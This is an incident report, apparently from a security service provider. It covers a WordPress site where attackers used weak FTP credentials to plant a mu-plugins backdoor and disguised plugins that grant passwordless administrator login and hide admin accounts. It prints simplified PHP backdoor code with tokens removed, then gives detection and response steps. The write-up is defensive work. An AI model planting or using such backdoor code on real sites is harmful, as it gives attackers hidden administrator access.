
Hidden administrators on WordPress, despite Wordfence Premium
A WordPress site with an active Wordfence Premium subscription gained unknown administrator accounts. The cause was not a vulnerable plugin, but a weak FTP login and a few PHP files that looked harmless.
Summary
- Entry: weak FTP credentials.
- First backdoor: a file named
sso.phpinwp-content/mu-plugins. - Persistence: plugins with names such as
Data Shelf,Site Guard 90E8andHtml Tool 5014. - Impact: administrator login with a single URL, and hidden accounts.
- Wordfence: raised no alert about these files.
How the attack worked
1. A weak FTP login
The attacker came in over FTP, not through the WordPress login form. That bypassed Wordfence's firewall, login limits and 2FA entirely, since they protect the WordPress login only. With access to the files, they could upload anything.
2. A backdoor in mu-plugins
Files in wp-content/mu-plugins ("must-use" plugins) load automatically on every request, cannot be deactivated from the dashboard, and many site owners never look at that list. sso.php posed as a "Single Sign-On" plugin. When a request carried specific URL parameters and a matching hash, the visitor was logged in as the site's first administrator, and from there everything was open.

mu-plugins/sso.php: with the right URL parameters it logs the visitor in as an administrator.3. Plugins with names that do not stand out



With administrator access, the attacker added plugins with bland descriptions such as "Small maintenance toolkit" or "Streamlines database queries". They all do the same thing: check a hidden URL parameter against a token hard-coded in the file and, if they match, log the visitor in as an administrator with no password. Simplified, with the secrets removed (the screenshots below show the real code, with tokens, passwords and hidden parameters covered):
add_action('init', function () {
    // Hidden URL parameter + token hard-coded in the file
    if (isset($_GET['[HIDDEN_NAME]']) && hash_equals('[HIDDEN_TOKEN]', $_GET['[HIDDEN_NAME]'])) {
        $admins = get_users(['role' => 'administrator', 'number' => 1]);
        wp_set_current_user($admins[0]->ID);   // becomes the first administrator
        wp_set_auth_cookie($admins[0]->ID);    // no password, no 2FA
        wp_redirect(admin_url());
        exit;
    }
});
Data Shelf also creates its own account and grants it manage_options and install_plugins. Html Tool 5014 goes further: it creates an administrator with the display name "Media Staff" and hides it from the user list, even subtracting it from the administrator count. To look legitimate, it also runs a real database clean-up task.
Why Wordfence did not catch it
- The files were uploaded over FTP, not through WordPress, so they never passed the firewall or the login form.
- The code is not obfuscated and does not use suspicious functions such as
evalorbase64_decodeon a payload. It only calls normal WordPress functions such aswp_set_auth_cookieandwp_insert_user. - Names, descriptions and parameters are random per site, so there is no known signature to match.
- A request with one extra URL parameter looks like any other visit.
The files were there in plain sight: we opened "Html Tool 5014" in Wordfence's own File Viewer. Someone had to look at them and understand what they do.
What to check on your own WordPress
- The
wp-content/mu-pluginsfolder: you should recognise every file in it. - Installed plugins: check any plugin you did not install yourself or that is not on wordpress.org.
- Users directly in the database (
wp_users,wp_usermeta), not only in the dashboard, because the list can hide accounts. - The
wp_optionstable for unknown entries, e.g. names ending in_uid,_veror_sync_token. - Core file integrity, e.g. with
wp core verify-checksums.
Response
- Remove every malicious file and every unknown account.
- Change all passwords: FTP / hosting, database and every administrator.
- Generate new security keys and salts in
wp-config.phpto end all active sessions. - Turn FTP off. SFTP only, with a strong password or key, and an IP allow-list where possible.
- Review the server logs to see when and from where the attacker got in.
- Monitor file changes and enforce 2FA for every administrator.
The takeaway: Wordfence and similar tools run many useful checks, but they do not see everything. You still need a specialist who can prevent and handle an incident like this. See also our essential tips for every website.